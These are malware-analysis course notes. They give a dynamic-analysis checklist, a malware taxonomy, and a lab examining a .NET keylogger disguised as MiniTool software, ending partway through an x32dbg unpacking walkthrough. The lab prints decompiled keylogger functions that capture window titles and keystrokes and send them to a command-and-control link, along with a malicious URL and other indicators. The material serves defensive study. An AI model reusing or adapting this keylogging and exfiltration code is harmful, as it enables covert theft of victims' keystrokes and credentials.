


Reverse Engineering & Malware Analysis - Intermediate Level

Dynamic analysis:

1. Start procmon, then **pause** and clear
 2. Start Fakenet
 3. Start Regshot, then take 1st shot
 4. Once 1st shot completes, Resume procmon
 5. Run Malware for about 1 – 3 mins and study fakenet output
 6. After about 3 mins pause procmon
 7. Use Regshot, to take 2nd shot
 8. Once 2nd shot completes, click Compare->Compare and show output
 9. Study Regshot output
- In procmon apply these filters:
 - ProcessName is: malware-name
 - Operation is:
 - WriteFile
 - SetDispositionInformationFile
 - RegSetValue
 - ProcessCreate
 - TCP
 - UDP

Procmon: Options -> Select Columns -> Select Thread ID !!!



Types of malware

- Dropper/Downloader
- Keylogger/Info-Stealer
- (Spam) Bot
- Banker
- Worm
- Ransomware
- Miner
- Backdoor

Dropper / Downloader


- **Droppers:**
 - **Uses embedded scripts to extract embedded executable from itself and executes it**
 - Typically spreads through malspam using Office Word or Excel documents
- **Downloaders:**
 - Same as droppers, except **second stage is downloaded remotely from a C2 (Command and Control) Server**

Info-Stealers & Keyloggers

- **Logs keystrokes**
- Data exfiltration by emailing logs, ftp
- Data may be stored locally
- Communication may be encrypted
- Maybe able to steal browser or application password, eg Chrome, Firefox, IMVU, Outlook, FileZilla
- API used in Keyloggers: GetAsyncKeyState(), SetWindowsHookEx(), GetForegroundWindow()
- Features used in Stealers: SQLite3 for Chrome, Firefox DLL, CryptUnprotectData()

(Spam) Bot

- **An infected machine becomes part of a botnet The botnet is controlled by the botmaster(s)**
- May be used in mining cryptocurrencies, or in DDoS attacks, or sending malicious spam
- Eg: Mirai, Satori, Cutwail, ZeroAccess



Banker

- Very common, alongside info-stealers
- **Steals banking information**
- Web Injection, API Hooking
- Eg: Zeus, Danabot, Ramnit
- API Hooking:
- Intercepts API and redirects to its fake API in order to steal information, eg hooking of `HTTPSendRequest()`

Worm

- **Self-propagates across the network**
- **No interaction required**
- Exploits vulnerabilities in operating systems (eg, EternalBlue)
- Contains malicious payload
- Eg, WannaCry (EternalBlue and DoublePulsar Exploit), contains ransomware payload

Ransomware

- **Encrypts files and displays message to ask payment in order to release files**
- Uses Bitcoin as payment
- Eg: WannaCry
- Gaining popularity because of crypto-currency
- Attacks becoming larger involving hundreds of thousands of machines becoming encrypted

Miners

- aka Crypto Miners
- Created from open source crypto-currency mining software
- **Uses victim machines to mine for crypto-currency & sends them to attacker's wallet**
- Spreads through botnets or malspam

Backdoor (RAT)

- **RAT = Remote Access Tool/Trojans**
- **Gives attacker hidden remote access to the system**
- May include info-stealing and keylogging functionality
- Could be reverse TCP connection
- Sophisticated backdoors utilise modular framework, eg, Remcos

Malware Analysis Terminology

- Packed
- Obfuscated
- Disassemblers
- Debuggers
- IOCs

Packed / Packer

- A packed malware contains part of itself compressed or encrypted



- The Stub would unpack this compressed part and then execute it either by injecting it into another process memory or running it by itself as a separate process.

Obfuscation

- Using meaningless strings for variables
- Encodes strings in base64
- Break ups strings into multiple parts and uses some operations to concatenate them
- Used in powershell or javascript
- Malware also can be obfuscated, or, encrypted

Disassemblers

- For analysing a file without executing it
- Known as static analysis
- Eg: Ghidra, IDA Pro
- Ghidra is also a Decompiler
- Cannot analyse memory regions

Debuggers

- Allows you to execute a program and step through it
- Examine memory regions
- Known as Dynamic Analysis
- Eg. xdbg, win dbg
- Can unpack a packed malware by dumping memory
- Behaviour Analysis

IOCs

- Indicators of Compromise
- Eg:
 - File Hashes
 - File Names
 - Email Address
 - URLs
 - Dropped Files
 - Added or Modified Registry Keys

Malware Artefacts

- Items left over from malware infection
- Includes Indicators of Compromise (IOCs)


Lab: Analysis of .NET Trojan Spyware (info-stealers)

<https://github.com/dnSpy/dnSpy/releases>

```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\lab1-dotnet-trojan\.NET_Malware.bin

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\lab1-dotnet-trojan\.NET_Malware.bin
69.7% (.EXE) Generic CIL Executable (.NET, Mono, etc.) (73123/4/13)
10.0% (.EXE) Win64 Executable (generic) (10523/12/4)
 6.2% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
 4.2% (.EXE) Win32 Executable (generic) (4505/5/1)
 1.9% (.EXE) Win16/32 Executable Delphi generic (2072/23)
PS C:\Tools\trid>
```



Create a **second file** with a **different file extension**: .exe

.NET_Malware.bin


malware.exe

```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\lab1-dotnet-trojan\malware.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\lab1-dotnet-trojan\malware.exe
69.7% (.EXE) Generic CIL Executable (.NET, Mono, etc.) (73123/4/13)
10.0% (.EXE) Win64 Executable (generic) (10523/12/4)
 6.2% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
 4.2% (.EXE) Win32 Executable (generic) (4505/5/1)
 1.9% (.EXE) Win16/32 Executable Delphi generic (2072/23)
PS C:\Tools\trid>
```

With **DIE** we can clearly see it is partially packed - but again there is a **very high entropy** - meaning this malware is possibly encrypted.



When we look further into this malware with **pestudio** - we clearly see something is not correct again. We can already link this to the **virustotal** result as the **OriginalFilename** is the same:

Comments	MiniTool Power Data Recovery - Bootable Media Builder Setup
CompanyName	MiniTool Solution Ltd.
FileDescription	MiniTool Power Data Recovery - Bootable Media Builder
FileVersion	4.1.1.0
InternalName	ziraat_limpi.exe
LegalCopyright	n/a
OriginalFilename	ziraat_limpi.exe
ProductVersion	4.1.1.0
Assembly Version	0.0.0.0

We do see a significant amount of imports which could mean this .exe is actually going to do something as well as the flags:

library (3)	duplicate (0)	flag (0)	bound (0)	first-thunk-original (INT)	first-thunk (IAT)	type (15)	imports (738)
mscorlib.dll	-	-	-	0x00077D1C	0x00002000	implicit	729
user32	-	-	-	n/a	n/a	p/invoke	5
user32.dll	-	-	-	n/a	n/a	p/invoke	4

imports (286)	namespace (27)	flag (13)	group (10)	technique (7)	type (15)
GetForegroundWindow	-	✗	windowing	Window Discovery	P/Invoke
GetWindowText	-	✗	windowing	Window Discovery	P/Invoke
SuppressUnmanagedCodeSe...	System.Security	✗	security	-	TypeRef
WebClient	System.Net	✗	network	Network Exfiltration	TypeRef
GetKeyboardState	-	✗	input-output	Hooking	P/Invoke
MapVirtualKey	-	✗	input-output	Input Capture	P/Invoke
UnhookWindowsHookEx	-	✗	hooking	Hooking	P/Invoke
GetWindowThreadProcessId	-	✗	execution	Process Discovery	P/Invoke
RijndaelManaged	System.Security.Cryptograp...	✗	cryptography	Data Obfuscation	TypeRef
Rfc2898DeriveBytes	System.Security.Cryptograp...	✗	cryptography	Data Obfuscation	TypeRef
SymmetricAlgorithm	System.Security.Cryptograp...	✗	cryptography	Data Obfuscation	TypeRef
ICryptoTransform	System.Security.Cryptograp...	✗	cryptography	Data Obfuscation	TypeRef
Send	-	✗	-	-	TypeDef

indicator (26)	detail	level
strings > URL	http://ziraat-helpdesk.com/components/com_content/limpopapa/Win...	1
imports > flag	13	1
.NET > namespace > flag	System.Net	1
.NET > namespace > flag	System.Security.Cryptography	1
.NET > namespace > flag	System.Security	1
resources > file-ratio	90.58%	2
libraries > p/invoke	user32, user32.dll	2
imports > p/invoke	9	2
file > signature	Microsoft .NET	3
file > name(s) > internal	ziraat limpi.exe	3
file > hash	A850DE0705C0F6095910AA1D5ED0E73A49581AA7427FCFAF2FF5144E93B...	3


We also found a string -> URL, which is used by this malware.

For **dynamic analysis** we use **regshot**, **Process Hacker**, **ProcMon** and **Fakenet!**

Two rather suspicious keys have been added:

```
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\malware_RASAPI32
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\malware_RASMANCS
```


The malware itself creates **suspicious files**: mails.txt and browsers.txt. This could indicate the malware is actively tracking our mailbox / browser!




We also clearly see a few warning in our **network logging**:

Brim Log Detail	
Log details for pool: packets_20230214_204107.pcap	
FIELDS	RELATED ALERTS
ts	2023-02-14T19:41:09.529
event_type	alert
src_ip	10.0.2.15
src_port	49724
dest_ip	192.0.2.123
dest_port	80
vlan	⊗
proto	TCP
app_proto	http
alert > severity	3
alert > signature	ET INFO WinHttp AutoProxy Request wpa...
alert > category	Generic Protocol Command Decode
alert > action	allowed
alert > signature_id	2,022,913
Populated by community_id	
RELATED CONNECTIONS	
conn	
Count	1
First ts	2023-02-14T19:41:09.468
Last ts	2023-02-14T19:41:09.468
Duration	0 seconds

We can clearly see something is sending text/html file(s) towards a certain destination:




As well as display a clear sign of invalid certs (HTTP Proxy)




Here we clearly notice **something is sending files, and using a HTTP proxy in the background.**

At this stage we can still do further **static analysis** with a tool called DnSpy - in which we can observe more features of this malware. We know this is a .NET application - thus dnSpy can help us in debugging this type of file (see previous screenshot in the beginning).


A fake description and company reveals itself:



GonnyCam is the main class in this application - which we can see at the top of the previous screenshot. Double click here to go to the Entry Point. Here we clearly see that this malware is indeed checking our **mails** and our **browsers**.



Another IoC is the **link provided in the file**. This is clearly malicious:



Here we see this malware is effectively a **keylogger** - tracking Window Title, Machine Time and **Keystrokes Typed**.

```
public static void GetCurrentWindow()
{
    string left = null;
    for (;;)
    {
        if (Operators.CompareString(left, GonnyCam.GetWindow.GetCaption(), false) != 0 && GonnyCam.GetWindow.GetCaption() != null)
        {
            GonnyCam.KeyStrokeLog = string.Concat(new string[]
            {
                GonnyCam.KeyStrokeLog,
                Environment.NewLine,
                "Window title: ",
                GonnyCam.GetWindow.GetCaption(),
                " End:] ",
                Environment.NewLine,
                "Machine Time: ",
                DateTime.Now.ToShortTimeString(),
                " End:] ",
                Environment.NewLine,
                "Keystrokes typed: "
            });
            left = GonnyCam.GetWindow.GetCaption();
        }
        Thread.Sleep(10);
    }
}
```

The following functions makes it **way too obvious** - this is effectively the RecordKeys function:

```
public static void RecordKeys()
{
    for (;;)
    {
        Thread.Sleep(3000000);
        try
        {
            string keyStrokeLog = GonnyCam.KeyStrokeLog;
            int count = Regex.Matches(keyStrokeLog, Regex.Escape("Window title: ")).Count;
            object obj;
            object loopObj;
            if (ObjectFlowControl.ForLoopControl.ForLoopInitObj(obj, 0, checked(count - 1), 1, ref loopObj, ref obj))
            {
                do
                {
                    string between = GonnyCam.GetBetween(keyStrokeLog, "Window title: ", " End:] ", Conversions.ToInteger(obj));
                    string between2 = GonnyCam.GetBetween(keyStrokeLog, "Keystrokes typed: ", "\r\n", Conversions.ToInteger(obj));
                    if (Operators.CompareString(between2, null, false) != 0)
                    {
                        Send.SendLog(GonnyCam.P_Link, "Keystrokes", between, between2, null, null, null, null, null);
                    }
                    GonnyCam.Wait(100);
                } while (ObjectFlowControl.ForLoopControl.ForNextCheckObj(obj, loopObj, ref obj));
            }
        }
        catch (Exception ex)
        {
            GonnyCam.KeyStrokeLog = null;
        }
    }
}
```


Which sends out data, which we can find in the **P_Link**, in send.sendLog, which is effectively the **Command & Control server**.

At this point we clearly have found numerous amounts of evidence this is a **keylogger**.


So essentially the **mails.txt** and **browsers.txt** files are your malicious files which are used as log files to send towards a C2C server via a HTTP Proxy.

API Hooking, Process Hijacking and Dumping Memory


We start with x32dbg to **debug** this malware. Adjust the following:




Uncheck **system breakpoint** and **TLS callbacks**. Now it will **break** at the **entrypoint**.



We once again put a **breakpoint** at **VirtualAlloc**



These breakpoints are used to track when the **API** is going to **unpack**. Additionally check if a **debugger** API is present and a **CreateToolhelp32Snapshot**. The snapshot is used to enumerate a list of running processes in memory. Last but not least put a **breakpoint** on **Process32First**. This one is used to iterate through a list of running processes in combination with the Snapshot BP. **Process32Next** is in conjunction with the First command to iterate through the list of processes.



CreateFileW and **CreateFileA** are additional parameters to keep track of which files are written to our system. The malware checks if you have any kind of anti-analysis tools on your system installed.

CreateProcessInternalW is used to keep track of when the malware is going to execute code which is already **unpacked**. VirtualAlloc and VirtualProtect are used to unpack - CreateProcess is used to use these unpacked files.

Address	Module/Label/Exception	State	Disassembly
76D981B0	<kernel32.dll.VirtualAlloc>	Enabled	mov edi,edi
76D985F0	<kernel32.dll.VirtualProtect>	Enabled	mov edi,edi
76D9D8E0	<kernel32.dll.IsDebuggerPresent>	Enabled	jmp dword ptr ds:[<&IsDebuggerPresent>]
76D9E940	<kernel32.dll.CreateFileA>	Enabled	jmp dword ptr ds:[<&CreateFileA>]
76D9E950	<kernel32.dll.CreateFileW>	Enabled	jmp dword ptr ds:[<&CreateFileW>]
76DA6870	<kernel32.dll.CreateToolhelp32Snapshot>	Enabled	mov edi,edi
76DAEC80	<kernel32.dll.CreateProcessInternalW>	Enabled	mov edi,edi
76DE1050	<kernel32.dll.Process32First>	Enabled	mov edi,edi
76DE11F0	<kernel32.dll.Process32Next>	Enabled	mov edi,edi

Now we **run** at it will hit the first breakpoint, which is VirtualProtect:

Address	Module/Label/Exception	State	Disassembly	Comment
76D985F0	8BFF	Enabled	mov edi,edi	VirtualProtect
76D985F2	55	Enabled	push ebp	
76D985F3	8BEC	Enabled	mov ebp,esp	
76D985F5	5D	Enabled	pop ebp	
76D985F6	FF25 9014E076	Enabled	jmp dword ptr ds:[<&VirtualProtect>]	JMP.&VirtualProtect
76D985FC	CC	Enabled	int3	
76D985FD	CC	Enabled	int3	

The next **run** will stop at VirtualAlloc - allocating space in the memory to unpack code:

Address	Module/Label/Exception	State	Disassembly	Comment
76D981B0	8BFF	Enabled	mov edi,edi	VirtualAlloc
